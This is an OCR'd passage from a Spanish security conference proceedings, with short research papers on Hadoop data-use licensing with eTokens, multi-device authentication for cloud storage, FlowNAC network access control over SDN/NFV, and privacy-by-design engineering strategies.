El modelo propuesto plantea dos escenarios posibles:

A. Control de ejecución de un cluster

En este sistema se trata de controlar que un entorno corporativo sólo tenga acceso a los datos que recibe y no pueda transferirlos y ser utilizados en otro cluster. En este modelo, la fuente de datos cifra los datos controlando el cluster donde se ejecuta el procesamiento. Esto es útil cuando la fuente confía en un grupo de usuarios, permitiendo el acceso corporativo, y evitando que puedan utilizarse fuera del cluster autorizado. En este caso el etoken se situa en cualquiera de los nodos del cluster y dicho nodo actua como servidor de licencia de uso de datos y el KDC valida la autenticación accediendo a dicho nodo.

Esta configuración consta de los siguientes elementos:

- En el proveedor de datos: servidor de licencia y servidor de datos.
- En el cluster de procesamiento: receptor de datos, servidor de licencia de uso de datos y nodos de procesamiento.

Cuando el servidor de datos quiere enviar datos a un cliente, solicita al servidor de licencia una clave de cifrado. El servidor




Fig. 7. Comunicación entre API eSecurity y el ATECC508A.




Fig. 8. Diagrama del sistema XTS-AES.

de datos obtiene una clave con la que cifra los datos de envío. Se envía dicha clave de cifrado pero va cifrada de forma que sólo puede utilizarla el cliente.

Cuando el cliente recibe datos, éstos se almacenan cifrados en HDFS. Si se trata de acceder a ellos se solicita al KDC un token para validar el acceso y el servidor de licencia de datos descifra la clave con la que se han enviado. En esta etapa el servidor de licencia de uso realiza una verificación para comprobar:

- Que el código de descifrado no ha sido manipulado.
- Que el propio código no ha sido manipulado.

B. Control de ejecución de un usuario

En este caso el sistema se utiliza para autenticar a los usuarios mediante el eToken de forma que cada usuario tiene el suyo propio. Bajo este modelo el eToken se conecta al nodo donde está el usuario de forma que el KDC realiza la validación frente a dicho nodo.

Este modelo a su vez puede trabajar con cifrado o sin cifrado de datos. El modelo más robusto es utilizando el cifrado, pero en casos en los que sólo se quiere autenticar al usuario mediante el eToken no es necesario el cifrado. Cuando se desactiva el cifrado la primera etapa de control deja de estar activa, por lo que el proveedor de datos ya no controla la autorización de acceso a datos. En este caso sí se mantiene el mecanismo de estadística de uso lo que permite a posteriori controlar qué datos se han utilizado.

VI. Conclusiones y futuro trabajo

En este trabajo se presenta un modelo de seguridad para Hadoop que permite a la fuente de los datos controlar quien tiene acceso evitando así un uso no autorizado de ellos. Para aumentar dicha seguridad se utiliza un eToken basado en un chip con criptografía de curva elíptica y que está protegido frente a falsificación o manipulación. Se ha desarrollado una API eSecurity que realiza el cifrado XTS-AES, facilita el acceso al eToken y se integra con los componentes de Hadoop.

Como trabajo futuro se está evaluando cómo optimizar la capa de cifrado para reducir la penalización así como mejorar la interfaz de configuración y administración del eToken tanto local como remota.

Agradecimientos

Este trabajo ha sido financiado parcialmente por los proyectos de Ministerio de Economía y Competitividad y Fondos FEDER: FPA2015-65150-C3-3-P, TIN2015-67020-P y PROMEP/103.5/13/6475 UAEH-146.

References

[1] "Apache hadoop," 2016. [Online]. Available: http://hadoop.apache.org/
[2] "Hadoop in secure mode." Apache, 2016. [Online]. Available: http://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html
[3] "Cloudera Apache Hadoop." Cloudera, 2016. [Online]. Available: https://cloudera.com/products/apache-hadoop.html
[4] "What is Apache Hadoop?" Hortonworks, 2016. [Online]. Available: http://hortonworks.com/hadoop/
[5] B. Lakhe, *Practical Hadoop Security*. Apress, 2014.
[6] M. R. Jam, L. M. Khanli, M. S. Javan, and M. K. Akbari, "A survey on security of hadoop," in *Computer and Knowledge Engineering (ICCKE), 2014 4th International eConference on*, Oct 2014, pp. 716–721.
[7] S. Al-Kiswany, A. Gharaibeh, E. Santos-Neto, G. Yuan, and M. Ripeanu, "Storegpu: exploiting graphics processing units to accelerate distributed storage systems." in *HPDC*, M. Parashar, K. Schwan, J. B. Weissman, and D. Laforenza, Eds. ACM, 2008, pp. 165–174. [Online]. Available: http://dblp.uni-trier.de/db/conf/hpdc/hpdc2008.html#Al-KiswanyGSYR08
[8] W. Sun, R. Ricci, and M. L. Curry, "Gpustore: Harnessing gpu computing for storage systems in the os kernel," in *Proceedings of the 5th Annual International Systems and Storage Conference*, ser. SYSTOR '12. New York, NY, USA: ACM, 2012, pp. 9:1–9:12. [Online]. Available: http://doi.acm.org/10.1145/2367589.2367595
[9] P. Bhatotia, R. Rodrigues, and A. Verma, "Shredder: Gpu-accelerated incremental storage and computation," in *Proceedings of the 10th USENIX Conference on File and Storage Technologies*, ser. FAST'12. Berkeley, CA, USA: USENIX Association, 2012, pp. 14–14. [Online]. Available: http://dl.acm.org/citation.cfm?id=2208461.2208475
[10] "Intel Advanced Encryption Standard Instructions (AES-NI)." Intel, 2016. [Online]. Available: http://software.intel.com/en-us/articles/intel-advanced-encryption-standard-instructions-aes-ni
[11] H. Y. Lin, S. T. Shen, W. G. Tzeng, and B. S. P. Lin, "Toward data confidentiality via integrating hybrid encryption schemes and hadoop distributed file system," in *Advanced Information Networking and Applications (AINA), 2012 IEEE 26th International Conference on*, March 2012, pp. 740–747.
[12] C. Yang, W. Lin, and M. Liu, "A novel triple encryption scheme for hadoop-based cloud data security," in *Emerging Intelligent Data and Web Technologies (EIDWT), 2013 Fourth International Conference on*, Sept 2013, pp. 437–442.
[13] S. Park and Y. Lee, *Grid and Pervasive Computing: 8th International Conference, GPC 2013 and Colocated Workshops, Seoul, Korea, May 9-11, 2013. Proceedings*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, ch. Secure Hadoop with Encrypted HDFS, pp. 134–141. [Online]. Available: http://dx.doi.org/10.1007/978-3-642-38027-3_14
[14] V. Kadre and S. Chaturvedi, "Article: Aes - mr: A novel encryption scheme for securing data in hdfs environment using mapreduce," *International Journal of Computer Applications*, vol. 129, no. 12, pp. 12–19, November 2015, published by Foundation of Computer Science (FCS), NY, USA.
[15] "ATECC508A Atmel CryptoAutentication Device." Atmel, 2016. [Online]. Available: http://www.atmel.com/Images/Atmel-8923S-CryptoAuth-ATECC508A-Datasheet-Summary.pdf
[16] "Algorithms, key size and parameters report - 2014." ENISA, 2016. [Online]. Available: https://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-size-and-parameters-report-2014/at_download/fullReport
[17] D. Johnson, A. Menezes, and S. Vanstone, "The elliptic curve digital signature algorithm (ecdsa)," 2016. [Online]. Available: http://cs.ucsb.edu/~koc/ccs130h/notes/ecdsa-cert.pdf
[18] S.Vanstone, "Responses to NISTs proposal," in *Communications of the ACM*, no. 35. ACM, July 1992, pp. 50–52.
[19] "FIPS PUB 186-3. Digital Signature Standard (DSS)." FIPS, 2016. [Online]. Available: http://csrc.nist.gov/publications/fips/fips186-3/fips_186-3.pdf
[20] "NIST SP 800-56A Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography." NIST, 2016. [Online]. Available: http://csrc.nist.gov/publications/nistpubs/800-56A/SP800-56A_Revision1_Mar08-2007.pdf
[21] "IEEE P1619/D16 Standard for Cryptographic Protection of Data on Block-Oriented Storage Devices)." IEEE, 2016. [Online]. Available: http://grouper.ieee.org/groups/1619/email/pdf00086.pdf
[22] L. Martin, "Xts: A mode of aes for encrypting hard disks," *IEEE Security & Privacy*, vol. 8, no. 3, pp. 68–69, 2010.

Control de acceso en la nube utilizando autenticación multi-dispositivo

J. M. de Fuentes, L. González-Manzano
Computer Security Lab (COSEC). Universidad Carlos III de Madrid
{jfuentes, lgmanzan}@inf.uc3m.es

***Resumen*- Los servicios de almacenamiento basados en la nube como Dropbox o Box permiten conservar información privada, lo cual es beneficioso para dispositivos con recursos limitados, tales como los teléfonos inteligentes (*smartphones*). Sin embargo, el robo de tal dispositivo no debe permitir que el atacante pueda acceder a dichos datos. En este trabajo se propone un mecanismo de control de acceso para este escenario, aprovechando que los usuarios suelen portar varios dispositivos conectados. Los resultados muestran que este mecanismo es resistente contra varios ataques, es factible en un escenario real y es especialmente apropiado para archivos de más de 20 Kb.**

***Index Terms*- Control de acceso, cloud, autenticación**

Tipo de contribución: *Investigación publicada*

I. Introducción

El uso generalizado de teléfonos móviles inteligentes (*smartphones*), junto con la necesidad de acceder a la información de forma permanente, motivan el uso de servicios de almacenamiento en la nube como Dropbox o Google Drive.

Independientemente del servicio de almacenamiento basado en la nube considerado, los datos sólo deberían ser accedidos por los usuarios autorizados. En este sentido, se han propuesto enfoques que han aprovechado la proximidad de los dispositivos IoT para gestionar el acceso a datos [1].

A pesar de los esfuerzos anteriores, la autenticación del usuario en un servicio de terceros por la mera posesión de sus dispositivos no ha sido explorada. Esto permitiría establecer políticas de control de acceso a los datos para exigir que se porte, por ejemplo, su teléfono, su reloj y su cartera con RFID.

En este trabajo se presenta un nuevo mecanismo de control de acceso mediante autenticación multi-dispositivo. Así, los datos se almacenan en la nube bajo el modelo *honest-but-curious* y sólo son accesibles si una cantidad configurable de dispositivos IoT se encuentran en las proximidades. De esta manera, el atacante necesita controlar dicha cantidad de dispositivos para obtener acceso a los datos deseados.

El resto del trabajo se organiza como sigue. En la Sección II se presenta el modelo del sistema. La Sección III describe el mecanismo propuesto y la Sección IV muestra la evaluación. Finalmente, la Sección V concluye el trabajo.

II. Modelo del sistema

a. Entidades, confianza y modelo de adversario

El escenario se compone de tres entidades: la nube (C), el dispositivo maestro MD (e.g. un smartphone) y los dispositivos de capacidades reducidas D_i (e.g. pulsera inteligente).

La nube se considera *honest-but-curious*, en tanto que participa honestamente pero trata de aprender el contenido de la información almacenada [2]. Por su parte, los dispositivos pueden verse comprometidos. Dicho compromiso no afecta ni a la inicialización ni a la inclusión de un nuevo dispositivo, pues se consideran fases seguras.

Por su parte, el adversario puede (1) vulnerar MD para alterar o fabricar mensajes desde/hacia los D_i, (2) utilizar falsos D_i, (3) robar MD y (4) comprometer *TH-1* dispositivos.

b. Objetivos

El mecanismo debe alcanzar tres objetivos. En primer lugar, la información almacenada en C debe ser accesible para MD tras la autenticación. Dicha autenticación debe ser exitosa sólo cuando un número suficiente de D_i y MD están involucrados. Finalmente, debe minimizarse el cómputo y almacenamiento necesarios en D_i para la ejecución del mecanismo.

III. Descripción del mecanismo

El mecanismo se ilustra en la Figura 1. Cuando el usuario (por medio de su MD) quiere subir un archivo a C, se realiza una prueba de presencia de un conjunto de D_i formado por un cierto número de dispositivos. Si esta autenticación es satisfactoria, se autoriza la subida del fichero. Para la descarga, se comprueba la presencia de un conjunto suficiente de D_i.

Para llevar a cabo esta autenticación, la fase de inicialización crea diversos elementos: una clave de grupo compartida por MD y los D_i; una clave simétrica para cifrar los ficheros, que se almacena de forma protegida en MD; y un conjunto de desafíos y la respuesta esperada, que serán la base del proceso de autenticación. Finalmente, cada D_i comparte con MD una clave individual, creada a partir de una ejecución de Diffie-Hellman [3]. Debe destacarse que la inclusión o eliminación de un D_i fuerza la regeneración de la clave de grupo.

Durante la fase de autenticación se produce una comunicación entre C y los D_i mediada por MD. Posteriormente, una vez el fichero se ha cifrado y subido a C, cuando el usuario desee acceder al fichero tendrá que responder a un reto. Dicha respuesta sólo será satisfactoria si está en posesión del conjunto mínimo de dispositivos fijados en la inicialización. En ese caso, se envía el fichero que previamente se almacenó cifrado en la nube para su descifrado por MD y utilización por parte del usuario.




Fig 1. Mecanismo de autenticación multi-dispositivo propuesto

IV. Evaluación

A. *Cumplimiento de los objetivos*

El mecanismo propuesto satisface los objetivos previstos. En primer lugar, la clave de grupo es creada por MD y se comparte con los D_i durante la inicialización. Dado que en esta fase todos los dispositivos están en modo seguro, esta clave sólo es conocida por estas partes. Por otra parte, la clave entre MD y cada D_i se construye después de un intercambio Diffie-Hellman. Considerando el problema del logaritmo discreto, otras partes no pueden derivar este valor.

Por otra parte, los archivos sólo son accesibles (e.d. descargados y descifrables) después de la autenticación, proceso que involucra retos no reutilizables. Incluso si se robase MD, sólo los archivos descargados previamente serían accesibles al atacante. No obstante, si además de sustraer MD se mantuviesen próximos a TH-1 dispositivos, sí sería posible violar el control de acceso. Eso motiva el análisis de robustez que se muestra posteriormente.

B. *Análisis de rendimiento*

El factor más importante para la viabilidad de la propuesta es el coste en cada una de las fases. En particular, la Tabla 1 muestra por su interés el coste de la fase de autenticación en base a datos de distintos estudios (e.g.[4]).

Tabla I
INDICADORES DE RENDIMIENTO EN LA FASE DE AUTENTICACIÓN

	Dispositivo MD	Dispositivos Di	Nube (C)
Tiempo de cómputo (ms)	7.43 e^{-4}	0.012	0
Información almacenada (bits)	0	0	0
Información enviada (bits)	9216	1024	1024
Información recibida (bits)	3072	1024	7168

C. *Análisis de robustez*

Con el fin de autenticarse en el servidor de la nube, un adversario necesita controlar MD y estar cerca de TH-1 dispositivos. Para simplificar, se supondrá que el atacante roba MD y deja de moverse mientras la víctima se mueve a una velocidad constante. Así, sabiendo que los dispositivos tienen un rango de comunicación reducido, la capacidad de ataque viene definida por la probabilidad de poder ejecutar el protocolo el máximo número de veces. Así, se define dicha capacidad de acuerdo a la expresión *Ec. (1)*:

$$\text{CAP (ataque)} = p \cdot (T_{ataque} / T_{sesión}) \quad (1)$$

Donde p representa la probabilidad de robar un dispositivo, T_{ataque} el intervalo en el que un atacante puede robar los dispositivos y permanecer en su rango de cobertura y $T_{sesión}$ el tiempo de la sesión, que viene determinado por el tamaño del fichero a descargar. La Figura 2 muestra la capacidad del atacante en función de la mencionada probabilidad, el radio de comunicación de los dispositivos y la velocidad del atacante para un fichero de 2 Mb.




Fig 2. Análisis de la capacidad de ataque

V. Conclusiones y Trabajo Futuro

En el presente trabajo se ha propuesto un nuevo mecanismo de control de acceso para el escenario IoT, donde la información se almacena en la nube. La autenticación se realiza por la tenencia de múltiples dispositivos como forma de autorizar la operación. Así, el atacante no solamente necesita comprometer el dispositivo conectado a la nube (por ejemplo, el smartphone), sino también estar cerca de un subconjunto de los dispositivos que forman el IoT.

El trabajo futuro se centrará en adaptar el escenario para múltiples usuarios colaborativos y el uso de primitivas criptográficas ligeras

Agradecimientos

Este trabajo ha sido financiado a través del proyecto CIBERDINE (S2013/ICE-3095), otorgado por la Comunidad de Madrid, y del proyecto SPINY (TIN2013-46469-R), otorgado por el MINECO.

El trabajo original del que parte esta contribución [5] fue desarrollado en colaboración con el profesor Agustín Orfila. Los autores le agradecen su dedicación.

Referencias

[1] M. D. Corner and B. D. Noble, "Zero-interaction authentication," in Proceedings of the 8th Annual International Conference on Mobile Computing and Networking, ser. MobiCom '02. ACM, 2002, pp. 1–11.

[2] Q. Chai and G. Gong, "Verifiable symmetric searchable encryption for semi-honest-but-curious cloud servers," in Communications (ICC), 2012 IEEE International Conference on. IEEE, 2012, pp. 917–922.

[3] W. Diffie and M. Hellman, "New directions in cryptography," IEEE Trans. Inf. Theor., vol. 22, no. 6, pp. 644–654, Sep. 2006.

[4] (2014) 2014 smartwatch comparison guide. [Online]. Available: http://www.gizmag.com/compare-best-smartwatches-2014/34880/

[5] L. González-Manzano, J. M. de Fuentes, A. Orfila, "Access control for the cloud based on multi-device authentication", Proc. TrustCom 2015.

FlowNAC: Flexible and granular Network Access Control based on SDN and NFV technologies

Jon Matias, Jokin Garay, Juanjo Unzilla, Eduardo Jacob
University of the Basque Country UPV/EHU
{jon.matias, jokin.garay, juanjo.unzilla, eduardo.jacob}@ehu.eus

***Abstract*—This extended summary describes the evolution of FlowNAC, a Flow-based Network Access Control solution that allows fine-grained control to grant users the rights to access the network depending on the target service requested. We describe a new approach for Virtual Network Function design that exploits the benefits of an SDN-inspired decoupling of stateless and stateful components, to improve the performance of the service and optimize the use of resources. Leveraging the definition of a novel service and resource description model, we elaborate on several use cases on the integration of FlowNAC with the NFV architecture, opening the way for secure and dynamic deployment of services based on the identity of the end user.**

***Index Terms*—Security, Network Access Control, Software Defined Networking, Network Function Virtualization**

Tipo de contribución: *Investigación publicada*

I. Introducción

Access control is a critical requirement in many network scenarios, from campus networks and service providers, to Internet of Things and Industry 4.0 [1]. FlowNAC [2] is a flexible and granular Network Access Control (NAC) solution, designed exploiting the programmability of Software Defined Networking (SDN) and extended to support Network Function Virtualization (NFV) use cases, that provides dynamic and secure deployment of identity based services. Integrated with a service definition model, it can be deployed over multi-domain infrastructures and also supports the integration of different access technologies.

II. FlowNAC: Flow-based network access control

Network Management is often complex due to the wide range of protocols and applications running on computer networks and the wide variety of requirements imposed depending on the target scenario (e.g. enterprise networks, data center, operator networks and so on). Network security has a big impact on the management since it requires complex configurations and dynamic updates while users change their attaching point to the network. When relying on manual configuration (e.g. ACLs, VLANs, filter rules or middleboxes), this scenario is error-prone and highly exposed to misconfigurations. In order to address this problem and minimize the operational effort, the NAC is proposed. NAC is a solution based on policy description to secure the access of network devices to the resources available in the network.

FlowNAC is a Flow-based NAC solution that allows to grant users the rights to access the network depending on the target service requested, and was first presented at EWSDN 2014 [2]. Each service, defined univocally as a set of flows, can be independently requested and multiple services can be authorized simultaneously.

III. Toward an SDN-enabled NFV architecture

In paper [3] we present the progressive evolution of NFV, from the initial SDN-agnostic initiative to a fully SDN-enabled NFV solution, where SDN is not only used as infrastructure but also influences design of Network Functions (NFs). The benefits of the approach are shown for FlowNAC.

SDN-Agnostic: In the initial NFV architecture promoted by ETSI, NFs are virtualized and encapsulated as a software package, like a virtual machine, with network infrastructure providing connectivity between NFs and with the endpoints. Therefore, the NFs are software boxes running on commodity servers to process the frames coming from the underlying network, and consequently, compute resources are the main component to build the NFs.

SDN-Aware: From the inception of NFV, the relation with SDN has been considered as complementary and potentially of added value. The second release of NFV specifications integrates SDN with the defined architecture. However, the contributions of SDN remains focused on providing connectivity services, albeit more dynamic and programmable, and it does not tackle the compute-based design of NFs.

SDN-Enabled: This new approach offers a valuable advance in the way the NFs are designed and implemented. The synergies between both technologies advocate for deploying NFV over an SDN network infrastructure, exploiting the network infrastructure layer to implement part of the NF functionality. Current SDN datapath implementations are mostly stateless, so the networking devices, optimized for data plane processing, can be used to perform the stateless processing of data traffic.

A. FlowNAC design alternatives

Following the first two approaches (Figure 1, left), FlowNAC can be implemented as a software package running on a single Virtual Machine (VM). All the traffic from users must be redirected to the VM by the network infrastructure. The authentication and authorization traffic (a-type) is processed, authorized data traffic (b-type) is allowed back into the network to reach the service, and non-authorized data traffic (c-type) is dropped.

The benefits are the ease of implementation and deployment. The drawbacks are that the scalability is limited by the availability of computing resources, which also have worse performance in data processing than hardware-based networking devices; the overall bandwidth occupation is also impacted, as all the aggregate traffic must be redirected to a location with computing resources.

Following the proposed approach (Figure 1, right), FlowNAC is separated in the AA block, implemented with




Fig. 1. FlowNAC VNF alternatives

computing resources, and the access control enforcing block, executed by networking devices, which allows redirecting each type of traffic to the appropriate resource. Only a-type traffic is sent to the VM to be processed, which configures the SDN switch to allow authorized services. Data traffic is processed by the SDN switch: only authorized traffic is allowed and unauthorized traffic is dropped.

This approach fosters the scalability of the solution, as each block has different requirements and uses different resources. Performance is also improved, as specialized hardware processes the most intensive and bandwidth consuming traffic. Overall bandwidth occupation is reduced as unauthorized data can be dropped at the first node and authorized data traffic is not processed twice, to and from the VM.

IV. Service description in the NFV revolution

The description of the service to be provided is a key element to achieve all the expected benefits from NFV. However, the future scenario has some unique challenges and requirements, such as support of hierarchical orchestration scenarios or multi-domain service deployment.

To address these challenges, in paper [4] we present a service and resource description model to provide support for functionalities such as resource orchestration or service deaggregation, and features such as interdomain, scalability and dynamicity. These models have allowed to further evolve FlowNAC beyond the original, standalone NAC use case.

V. FlowNAC extended use cases

In the NFV architecture, the orchestrator determines the resources needed for the service and optimizes its placement. The orchestrator is designed to be service-agnostic, so it is unable to make on its own decisions which are service-dependent or require service-specific information (e.g. a load balancer whose criteria depends on the service logic or scaling requests triggered from inside the service itself). This means that the actual service must interact with the orchestrator to make the corresponding requests and update itself. Following this approach, FlowNAC can be extended to offer an access control service which upon successful authentication and authorization triggers the deployment of a new service for the authenticated user, thus allowing secure and dynamic deployment of services based on the identity of the end user.

A. Self-deploying Service Graphs over ELwUD (EHU-OEF Lightweight UNIFY Domain)

In this use case, demonstrated at NetSoft 2015 [5], a service provider offers a set of services (e.g. 4k video streaming) to the user, which are deployed by an orchestrator. These services cannot be fully characterized prior to user request, that will establish its identity and location. FlowNAC provides the means to securely instantiate and dynamically deploy the target service, providing the user-related specific parameters upon successful user authentication and authorization.

B. Exploring the Service/Orchestrator interaction: Secure and dynamic deployment of services based on identity

The split design of FlowNAC, allows independent placement decisions for each block. The enforcing block is optimally located as close as possible to the user, even at the CPE, as demonstrated at the Open Networking Summit 2015[1], maximizing the use of network resources, as no unauthorized traffic enters the network. The AA block can be located further inside the provider network without drawbacks.

C. QoS service deployment in optical access networks

Relying on the service and resource description model, the use case can be extended to cover the dynamic deployment of services over different domains, such as a GPON network, as demonstrated at EWSDN 2015[2]. This allows leveraging the functionality offered by the GPON network to meet the QoS requirements of services deployed at the user request.

Acknowledgements

Research partly funded by the Spanish Ministry of Economy and Competitiveness ("Secure deployment of services over SDN and NFV based networks" project, S&N-SEC TEC2013-47960-C4-3-P).

References

[1] R. Drath and A. Horch, "Industrie 4.0: Hit or hype?," *Industrial Electronics Magazine, IEEE*, vol. 8, no. 2, pp. 56–58, June 2014.

[2] J. Matias, J. Garay, A. Mendiola, N. Toledo, and E. Jacob, "FlowNAC: Flow-based network access control," *Third European Workshop on Software Defined Networks (EWSDN)*, pp. 79–84, September 2014.

[3] J. Matias, J. Garay, N. Toledo, J. Unzilla, and E. Jacob, "Toward an SDN-enabled NFV architecture," *Communications Magazine, IEEE*, vol. 53, no. 4, pp. 187–193, April 2015.

[4] J. Garay, J. Matias, J. Unzilla, and E. Jacob, "Service description in the NFV revolution: trends, challenges and a way forward," *Communications Magazine, IEEE*, vol. 54, no. 3, pp. 68–74, March 2016.

[5] J. Garay, J. Matias, A. Mendiola, J. Astorga, and E. Jacob, "Self-deploying Service Graphs over ELwUD (EHU-OEF Lightweight UNIFY Domain)," *1st IEEE Conference on Network Softwarization (NetSoft)*, pp.1 –2, April 2015.

[1]ONS Demo: http://www.youtube.com/watch?v=YB7Kdl8gPUo

[2]EWSDN Demo: http://www.ewsdn.eu/index.php/technical-partner-demo.html

Engineering Privacy by Design Reloaded

Seda Gürses
Princeton University
fgurses@princeton.edu

Carmela Troncoso
IMDEA Software Institute
carmela.troncoso@imdea.org

Claudia Diaz
COSIC/iMinds,KU Leuven
claudia.diaz@kuleuven.be

***Abstract*—The concept of "privacy by design" has gained a lot of traction in policy circles in the last decade. However, the actual design, implementation and integration of privacy in the engineering of products remains an open question. In this paper we present guidelines for privacy engineering based on a conceptualization of how privacy experts tackle this process from the point of view of data minimization. We first describe design strategies that are hidden behind this term, and then provide a preliminary description of the activities that a privacy engineer performs to apply them.**

***Index Terms*—Privacy by design, Privacy engineering**

Tipo de contribución: *Investigación publicada*[1]

I. Introduction

The concept of "privacy by design" has been proposed by data protection policy makers as a guideline to embed privacy in ICT systems. However, how to actually integrate privacy protection in engineering practices is not well understood. Different parties have proposed privacy-by-design methodologies that promise to be a holy grail for organizations collecting and processing personal data. These efforts address the engineering aspects of privacy by design by pointing to design strategies, but fall short of describing how these strategies can be applied when building privacy-preserving systems [1], [2], [3].

Gürses et al. tried to provide an answer to this question in [4]. They suggested that the engineering process can be guided by the principle of data minimization to reduce privacy risks, avoid function-creep, and provide users with maximum control over sensitive information. However, the "data minimization" metaphor may be misleading. In a system with a privacy-preserving design, the flow of sensitive data to a centralized entity (the service provider) is indeed "minimal", yet all the privacy-sensitive user data is captured and still stored on devices within the boundaries of the system. The difference to a "straightforward" implementation of a system is that the sensitive data only resides in components of the system under the control of the user, i.e.,sensitive data may be kept on a user device; in encrypted form where the user holds the key; or data may be distributed across entities where the user is the only one who can re-compile the data. It becomes evident that a family of design principles are lumped under the term "data minimization". In this paper we describe these principles, and we discuss how they can be used to guide the engineering of privacy-preserving ICT systems.

II. Unpacking data minimization

Most intuitively, data minimization refers to not collecting certain data inputs, i.e., data should not be collected if not necessary for achieving the desired functionality of the system. By ensuring that no, or no unnecessary, data is collected, the possible privacy impact of a system is limited [2]. However, when looking at privacy-preserving designs it is evident that data in the system is not being removed. Rather, for experts "data minimization" refers to a number of design strategies that constrain the flow of data from the user controlled domain to the domains controlled by other parties.

Through a systematic study of privacy-preserving systems, we identified a set of strategies that implement different aspects of data minimization. We recognized two primary privacy design strategies:

- **Minimize Risk**: whenever possible limit the likelihood and impact of a privacy breach.
- **Minimize Need for trust**: whenever possible limit the need to rely on other entities to behave as expected with respect to sensitive data.

Minimizing the need for trust can be seen as being equivalent to minimizing risk of privacy breaches materializing. However, there may be cases where the two are not aligned, e.g., cases where in order to avoid privacy breaches, sensitive data may be better handled by other parties. The following strategies can be used to minimize risk and the need for trust:

- **Minimize Collection**: whenever possible limit the capture and storage of data in the system.
- **Minimize Disclosure**: whenever possible constrain the flow of information to parties other than the entity to whom the data relates.
- **Minimize Replication**: whenever possible limit the amount of entities where data is stored or processed.
- **Minimize Centralization**: whenever possible avoid single point of failure in the system.
- **Minimize Linkability**: whenever possible limit the inferences that can be made by linking data
- **Minimize Retention**: whenever possible minimize the retention of data in the system. (Orthogonal to the strategies above)

III. Engineering Privacy by Design with Data minimization strategies

We now propose four activities intended to help the designer decide when and how to apply the strategies. We have separated and ordered activities to improve readability, but we must stress that they are not always disjoint and that the order does not necessarily need to be as stated in this paper.

We assume that the engineer has an idea of a "straightforward" design of the system engineered in such a way that the entity providing a service has access to all of the data produced in the system to fulfill the required functionality. We assume this reference system establishes an

[1]Full version, presented at the Amsterdam Privacy Conference 2015, can be found at: https://www.esat.kuleuven.be/cosic/publications/article-2589.pdf




Fig. 1. Identifying necessary data: Typical (top) vs. Experts (bottom).

abstract architecture of the system; and an information model reflecting the data that will be collected and/or processed. We further assume that the system's functionality is concrete and specific, and that the privacy concerns of the system's stakeholders, and the service integrity requirements are known (i.e., requirements that allow parties to check that others acted responsibly within the system).

Activity 1: Classification of system entities in domains. A first activity taken by experts is the classification of entities in the system in two domains: The *User domain*, entities which are assumed to be under the control of the user, and thus it is ok to collect or process sensitive data in these entities; and the *Service domain*, entities which are not under the control of the user (e.g., data processors and data controllers, or other entities involved in the system), thus sensitive data should not be accessible for them.

Activity 2: Identification of necessary data at the service domain. A second activity taken by experts is the identification of the set of data necessary at the service domain for achieving the purpose of the system. It is important to note that in general there is no established minimal set of data since it depends on the system's purpose, its context, etc.

Typically, designers collect as much data as possible in the service domain driven by: i) the feeling that all data should be accessible by the entity providing the service, and ii) the pressure from marketing/business units who push for collecting as much data as possible. We call this the "collect-all-data" approach. A slightly improved version of this approach with respect to privacy is "select-before-collect" [2] that, inspired by Data Protection, encourages the designer to think about the need for every piece of data that could be collected so that pieces that are not necessary are not collected.

